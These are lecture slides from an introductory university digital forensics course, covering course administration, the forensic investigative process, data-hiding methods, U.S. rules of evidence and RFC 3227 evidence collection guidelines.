# COMP 5350 / 6350
# Digital Forensics

## Introduction to Digital Forensics

# Agenda

- Instructor Introduction
- Administration
- Course Introduction
- History
- Digital Forensics Research Conference
- Legal Standards for Digital Forensics
- Digital Evidence Collection and Archiving
- Incident Response
- Forensics Testing Environment

# Instructor Introduction

- Jason Cuneo
- West Point, 1998, B.S. Electrical Engineering
- U.S. Army, Infantry Officer, 1998 – 2004
- UAH, 2006, M.S. Electrical Engineering
- Auburn, Current, PhD Program, C.S. & Software Engineering
- Experience
  - ✓ Defensive Cyber Operations
  - ✓ Cyber Training
  - ✓ Advanced Networking
  - ✓ Cyber Exercises
  - ✓ System Vulnerability Assessments

# Administration

- Course Dates:
  - ✓ 21 August – 4 December 2020
  - ✓ Friday, 12:00 – 2:30 pm

- Facilities
  - ✓ Shelby 1103
  - ✓ Emergency Exits
  - ✓ Restrooms
  - ✓ Breaks

- Digital Forensics Lab

# Course Syllabus

**Digital Forensics – COMP 5350 / 6350 / 6356 – Fall 2020**

**Course Description**

Digital forensics is a division of forensic science that includes the investigation, collection, analysis, and recovery of digital artifacts in response to electronic attacks on organizational assets. During this course, each student will be introduced to the legal, ethical, and technical aspects of digital forensics and ultimately will develop critical thinking skills and rigorous analysis techniques to successfully perform a digital forensic investigation. Student understanding will be solidified through numerous hands-on projects in the collection, analysis, and recovery of digital artifacts.

**Course Dates and Times**

21 August – 4 December 2020
Every Friday, 12:00 – 2:30 pm, Shelby 1103

**Contact Information**

Name: Jason Cuneo
Email: jzc0105@auburn.edu
Phone: (334) 209-4762
Office: 2117 Shelby, ACRC Lab
Office Hours: Friday, 9:00 – 11:30 am, or by appointment

# Course Description


Digital forensics is a division of forensic science that includes the investigation, collection, analysis, and recovery of digital artifacts in response to electronic attacks on organizational assets. During this course, each student will be introduced to the legal, ethical, and technical aspects of digital forensics and ultimately will develop critical thinking skills and rigorous analysis techniques to successfully perform a digital forensic investigation. Student understanding will be solidified through numerous hands-on projects in the collection, analysis, and recovery of digital artifacts.

# Learning Objectives

- Understand how digital forensics can be used to collect and analyze digital artifacts
- Identify and select digital forensic collection and analysis tools
- Understand differences in file systems and operating systems
- Apply sound digital forensics analysis techniques to identify system and network intrusions


# Course Text


Digital Forensics with Open Source Tools, 1st Edition, Altheide, Syngress Press, 2011




# Course References

- Practical Forensic Imaging
- Windows Registry Forensics
- Computer Hacking Forensics Investigator
- Windows Forensic Analysis Toolkit
- Digital Forensics with Open Source Tools
- File System Forensics Analysis







# Professional Certifications

- There are numerous professional certifications in digital forensics including:


| Certification | Certifying Organization |
|---|---|
| Certified Forensic Computer Examiner | IACIS |
| Computer Hacking Forensic Investigator | EC Council |
| Global Information Assurance Certified Forensic Analyst | SANS Institute |
| AccessData Certified Examiner - Forensic Tool Kit | AccessData |
| EnCase Certified Examiner - EnCase | OpenText |

# Additional Course Resources

- Additional resources are available from numerous organizations, developers, and security professionals relative to forensic collection and analysis:
  - ✓ NIST Digital Forensics
  - ✓ Linux Forensics Tools Repository - LiFTeR
  - ✓ Awesome Forensics Github Repo
  - ✓ Enron Email Dataset
  - ✓ Digital Corpora Disk Images
  - ✓ Memory Dumps


# Course Overview

- In this course, we will learn how to conduct forensics collection and analysis from the inside to the outside
  - ✓ Device
  - ✓ Operating System
  - ✓ File System
  - ✓ Local Network
  - ✓ Perimeter Network



# Digital Forensics History

# Digital Forensics Timeline




# Digital Forensics Research Conference

# Digital Forensics Research Conference

- Just as traditional forensics analysis provides a rigorous process to deal with physical evidence, digital forensics is also developing consistent methods for its digital equivalent

- A Road Map for Digital Forensic Research was presented in 2001 at DFRWS
  - ✓ Digital Forensic Science Framework
  - ✓ Digital Evidence Trustworthiness
  - ✓ Detection and Recovery of Hidden Data
  - ✓ Network Forensics



DFRWS
DIGITAL FORENSIC RESEARCH CONFERENCE

A Road Map for Digital Forensic Research

*By*

**Collective work of all DFRWS attendees**

*From the proceedings of*

The Digital Forensic Research Conference

**DFRWS 2001 USA**

Utica, NY (Aug 7th - 8th)

DFRWS is dedicated to the sharing of knowledge and ideas about digital forensics research. Ever since it organized the first open workshop devoted to digital forensics in 2001, DFRWS continues to bring academics and practitioners together in an informal environment.

As a non-profit, volunteer organization, DFRWS sponsors technical working groups, annual conferences and challenges to help drive the direction of research and development.

**http:/dfrws.org**

# Digital Forensics Usage

- Organizations that make use of digital forensics and associated frameworks include:
  - ✓ Law Enforcement (i.e. Local, State, Federal)
  - ✓ Military Information Warfare
  - ✓ Business and Industry

- Each of these organizations has different objectives when applying digital forensics techniques:
  - ✓ Law Enforcement – Prosecution
  - ✓ Military Information Warfare – Continuity of Operations
  - ✓ Business and Industry – Availability of Services

# Digital Forensics Considerations

- Technical
  - ✓ Continuous Technology Improvement
  - ✓ Framework and Tool Development
  - ✓ Training
- Procedural
  - ✓ No standard analytical procedures
  - ✓ Different terminology
- Social
  - ✓ Privacy and Data Sharing
- Legal
  - ✓ State, Local, and Federal Governments

# Digital Forensics Science Framework

- For any scientific discipline, there are several important considerations that must be met:
  - ✓ Theory
    - Agreed set of scientific principles
  - ✓ Process
    - Systematic observation, measurement, and testing
  - ✓ Elements of Practice
    - Applicable and agreed technologies and tools
  - ✓ Documentation
    - Professional literature
  - ✓ Usefulness
    - Proof that the discipline effectively meets a need

# Digital Forensics Definition

The DFRC defined digital forensics as:

“The use of scientifically derived and proven methods toward the preservation, collection, validation, identification, analysis, interpretation, documentation, and presentation of digital evidence derived from digital sources for the purpose of facilitating or furthering the reconstruction of events found to be criminal or helping to anticipate unauthorized actions shown to be disruptive to planned operations.”

# Digital Forensics Investigative Process

| Identification | Preservation | Collection | Examination | Analysis | Presentation |
|---|---|---|---|---|---|
| Event/Crime Detection | Case Management | Preservation | Preservation | Preservation | Documentation |
| Resolve Signture | Imaging Technologies | Approved Methods | Traceability | Traceability | Expert Testimony |
| Profile Detection | Chain of Custody | Approved Software | Validation Techniques | Statistical | Clarification |
| Anomalous Detection | Time Synch. | Approved Hardware | Filtering Techniques | Protocols | Mission Impact Statement |
| Complaints | | Legal Authority | Pattern Matching | Data Mining | Recommended Countermeasure |
| System Monitoring | | Lossless Compression | Hidden Data Discovery | Timeline | Statistical Interpretation |
| Audit Analysis | | Sampling | Hidden Data Extraction | Link | |
| Etc. | | Data Reduction | | Spacial | |
| | | Recovery Techniques | | | |

<u>6-Step Process</u>

Identify
Preserve
Collect
Examine
Analyze
Present

# Digital Forensics
# Investigative Process Questions

## Identify – Preserve – Collect – Examine – Analyze – Present

1) Imaging a disk

2) Building timelines with packet captures

3) Securing a laptop for forensic analysis

4) Correlating system intrusions with data mining

5) Providing subject matter expertise for a trial

6) Finding hidden data on a disk partition

# Digital Forensics
# Investigative Process Questions

## Identify – Preserve – Collect – Examine – Analyze – Present

1) Imaging a disk – Preservation

2) Building timelines with packet captures – Analysis

3) Securing a laptop for forensic analysis – Preservation

4) Correlating system intrusions with data mining – Analysis

5) Providing subject matter expertise for a trial – Presentation

6) Finding hidden data on a disk partition – Examination

# Digital Evidence Trustworthiness

- Since digital media and data can be manipulated, a process is necessary to correctly collect and store digital artifacts
- Some methods to ensure data trustworthiness include:
  - ✓ Working from an exact copy of original data
  - ✓ Preserving data integrity
    - Image and File Hashes
    - Collection Time and Time Offsets
  - ✓ Employing cryptography
    - Digital signatures – Asymmetric
    - Encryption – Symmetric and Asymmetric
  - ✓ Understand application metadata
  - ✓ Apply corroborating evidence

# Hidden Data Methods

- Digital forensic analysts should understand likely hiding methods and locations used to obscure and conceal data
- The DFRC identified 10 data hiding methods to conceal data
- Prior to analyzing media, we must detect data hiding methods

| Graphics | Signals | Applications | Disk Geomerty | File Systems | Comm Structures | Solid State | Data Structures | OS & Programming | Non-Digital |
|---|---|---|---|---|---|---|---|---|---|
| Least Significant Bit | Altered Compression Algorithms | Compound Doc formats | Marked Bad Clusters | Distributed Systems | Reserved Packet offsets | BIOS | Heap Space | Virus-like expressiosn | Perception |
| Audio | Stego | metadata - reserved structures | Maintenance Track | RAM Slack | Email Spam | CMOS | | Rootkits altering system calls | Filenames |
| Video | timing channels | File Slack | Extra tracks | Modified Dir Entries | Protocols | RAM | | System Libraries | Plain sight |
| Imagery | sequencing | | Hidden partitions | Unallocated Space | | | | DLL's | |
| Stego | | | | Boot Sector | | | | | |


# Hidden Data Methods

- Graphics
  - ✓ LSB Stego
- Applications
  - ✓ File Slack
- Disk Geometry
  - ✓ Hidden Partitions
- File Systems
  - ✓ RAM Slack
  - ✓ Unallocated Space
  - ✓ Boot Sector
- Communication Structures
  - ✓ Reserved Packet Offsets
  - ✓ Protocols
- Solid State
  - ✓ BIOS - UEFI
  - ✓ RAM
- Data Structures
  - ✓ Stack & Heap Space
- Operating System
  - ✓ System Libraries
  - ✓ Dynamic Linked Libraries


# Steganography

- Hiding data or media in other media
  - ✓ “Security through obscurity”

- Examples of steganography tools:
  - ✓ Steghide
  - ✓ Xiao



# LSB Steganography



#32E4EC

#320000 #00E400 #0000EC


#32E4EC → 110010111001001110110 0

↓

110010111001001110110 1 → #32E4ED

# File Slack

- Another data hiding technique uses file slack which is the remaining sector of a cluster and requires understanding of:
  - ✓ Disk Geometry
    - Sectors – The smallest addressable data element
      - 512 bytes → 4 KB
  - ✓ Operating Systems – File Systems
    - Clusters – The smallest addressable data element for a file system
      - 8 sectors



# Hidden Partitions


- A partition is a unique region on storage media that an operating system can manage

- Hidden partitions are generally used to restore default system settings, but can be manipulated to store data

```
DISKPART> list volume

  Volume ###  Ltr  Label        Fs     Type        Size     Status     Info
  ----------  ---  -----------  -----  ----------  -------  ---------  --------
  Volume 0     D   DATA         NTFS   Partition    931 GB  Healthy
  Volume 1     C   OS           NTFS   Partition    105 GB  Healthy    Boot
  Volume 2         WINRETOOLS   NTFS   Partition    476 MB  Healthy
  Volume 3         Image        NTFS   Partition     11 GB  Healthy
  Volume 4         DELLSUPPORT  NTFS   Partition   1109 MB  Healthy
  Volume 5         ESP          FAT32  Partition    650 MB  Healthy    System
```

# Unallocated Space

- Operating systems and their associated file systems allocate storage based on different methods
- Allocated space
  - Contains data
  - Marked so that it cannot be overwritten
- Unallocated space
  - May or may not contain data
  - Marked so that it can be overwritten



# Communication Protocols


- Request for Comments (RFC) specify the technical parameters of communication protocols
- Digital forensic analysis will be used to identify potential covert channels and hidden data each OSI layer:
  - ✓ Application
  - ✓ Presentation
  - ✓ Session
  - ✓ Transport
  - ✓ Network
  - ✓ Data Link
  - ✓ Physical

# System Boot

- System boot methods can be manipulated to hide data
  - ✓ Basic Input / Output System (BIOS)
    - Master Boot Record (MBR)
      - Single boot sector
      - 512-byte disk sectors
      - 4 partition limit
      - 2 TB maximum addressable space
  - ✓ Unified Extensible Firmware Interface (UEFI)
    - Globally Unique Identifier (GUID) Partition Table (GPT)
      - 512 bytes → 4 KB disk sectors
      - 128 partition limit (OS Dependent)
      - 8ZB → 64ZB maximum addressable space

# Random Access Memory

- Data can also be hidden in Random Access Memory (RAM)
  - ✓ Static RAM (SRAM)
  - ✓ Dynamic RAM (DRAM)
  - ✓ Synchronous Dynamic RAM (SDRAM)
  - ✓ Single Data Rate Synchronous Dynamic RAM (SDR SDRAM)
  - ✓ Double Data Rate Synchronous Dynamic RAM
    - DDR SDRAM, DDR2, DDR3, DDR4




# Digital Forensics Legal Considerations

# Digital Evidence

- The U.S. Department of Justice published a reference guide for first responders relative to electronic crimes in 2008
- It specifies 14 crime categories and 60 different types of digital evidence
- Examples of digital evidence include:
  - Video cameras
  - Audio recorders
  - Sim card reader
  - Video game consoles

# Federal Rules of Evidence


FEDERAL RULES

OF

EVIDENCE

DECEMBER 1, 2014

- Enacted by Public Law 93–595 and approved January 2, 1975
- FRE Articles include:
  - ✓ Article VI – Witnesses
  - ✓ Article VII – Opinions and Expert Testimony
  - ✓ Article VIII – Hearsay
  - ✓ Article IX – Authentication and Identification
  - ✓ Article X – Contents of Writings, Recordings, and Photographs

# Best Evidence

- When considering different digital data sources, it is important to understand the distinction between evidence types defined by the Federal Rules of Evidence:
- Best Evidence – FRE 1001
  - ✓ “For electronically stored information, “original” means any printout — or other output readable by sight — if it accurately reflects the information.”
  - ✓ Actual memory vs. memory dump

# Locard’s Exchange Principle

- Locard’s Exchange Principle “holds that the perpetrator of a crime will bring something into the crime scene and leave with something from it, and that both can be used as forensic evidence.”[1]

- The concept that “every contact leaves a trace” holds both in physical and electronic forensics

# Computer Generated vs. Computer Stored Records

- Computer Generated
  - ✓ Data generated by a computing system or program
- Computer Stored
  - ✓ Records or documents generated by a user
- Depending on the type of data generated determines whether it is considered hearsay in a court of law:
  - ✓ Computer generated data is considered direct evidence - FRE 803(6)
  - ✓ Computer stored data is considered hearsay unless corroborated

# Computer Generated vs. Computer Stored Records

- Identify which digital artifacts are computer generated and which are computer stored:
  - ✓ Email
  - ✓ Chat Session
  - ✓ Security Logs
  - ✓ Packet Capture
  - ✓ Cron Job
  - ✓ Intrusion Detection Alerts


# Computer Generated vs. Computer Stored Records

- Identify which digital artifacts are computer generated and which are computer stored:
  - ✓ Email – Computer Stored
  - ✓ Chat Session – Computer Stored
  - ✓ Security Logs – Computer Generated
  - ✓ Packet Capture – Computer Generated
  - ✓ Cron Job – Computer Generated
  - ✓ Intrusion Detection Alerts – Computer Generated

# Digital Evidence Collection and Archiving

# Guidelines for Evidence Collection and Archiving

- Request for Comment (RFC) 3227 specifies best practices for digital evidence collection and storage
  - ✓ Guiding Principles during Evidence Collection
  - ✓ The Collection Procedure
  - ✓ The Archiving Procedure
  - ✓ Tools
  - ✓ References



Network Working Group — D. Brezinski, In-Q-Tel
Request for Comments: 3227 — T. Killalea, neart.org
BCP: 55
Category: Best Current Practice — February 2002

Guidelines for Evidence Collection and Archiving

Status of this Memo

This document specifies an Internet Best Current Practices for the Internet Community, and requests discussion and suggestions for improvements. Distribution of this memo is unlimited.

Copyright Notice

Copyright (C) The Internet Society (2002). All Rights Reserved.

Abstract

A "security incident" as defined in the "Internet Security Glossary", RFC 2828, is a security-relevant system event in which the system's security policy is disobeyed or otherwise breached. The purpose of this document is to provide System Administrators with guidelines on the collection and archiving of evidence relevant to such a security incident.

If evidence collection is done correctly, it is much more useful in apprehending the attacker, and stands a much greater chance of being admissible in the event of a prosecution.

# Order of Volatility

- RFC 3227 specifies that data collection should be conducted on the most volatile storage elements first
  - ✓ CPU Cache and Registers
  - ✓ Routing Tables / ARP Cache / Process Tables / Kernel Statistic / RAM
  - ✓ Temporary File Systems / Swap Space
  - ✓ Remote Logging / System Monitoring Data
  - ✓ Physical Configuration / Network Topology
  - ✓ Archival Media

# Legal Aspects of Digital Evidence Collection

- RFC 3227 specifies 5 legal considerations when presenting digital evidence:
  - ✓ Admissible: Must conform to legal rules
  - ✓ Authentic: Positively tie evidence to an incident
  - ✓ Complete: Must tell a complete story
  - ✓ Reliable: The evidence collection and storage process can not cast doubt on authenticity and veracity
  - ✓ Believable: Must be believable and understandable by a court

# Digital Evidence Collection Process

- Capture System Image
  - ✓ Take forensically sound disk images
  - ✓ Determine the image and copy types
    - Live or Dead Image
    - Block or Bit-By-Bit Copy
- Document Network Traffic and Logs
  - ✓ Full network captures and system logs
  - ✓ Record MAC times (Modified, Accessed, Created)

# Digital Evidence Collection Process

- Record Time Offset
  - ✓ Determine time offset between machine time and actual time
- Take Artifact Hashes
  - ✓ Hash drive images, databases, and individual files help to ensure that no modification of the data occurs during analysis or during transport
  - ✓ Determine which hash algorithm will be used during the collection process
    - MD5, SHA-1, SHA-2, SHA-3

# Write Blockers

- Write blocks are essential to the collection process and include both hardware and software variants
- There are several NIST recommended write blocker recommendations
  - https://www.cftt.nist.gov/hardware_write_block.htm
- Software write blockers are less reliable

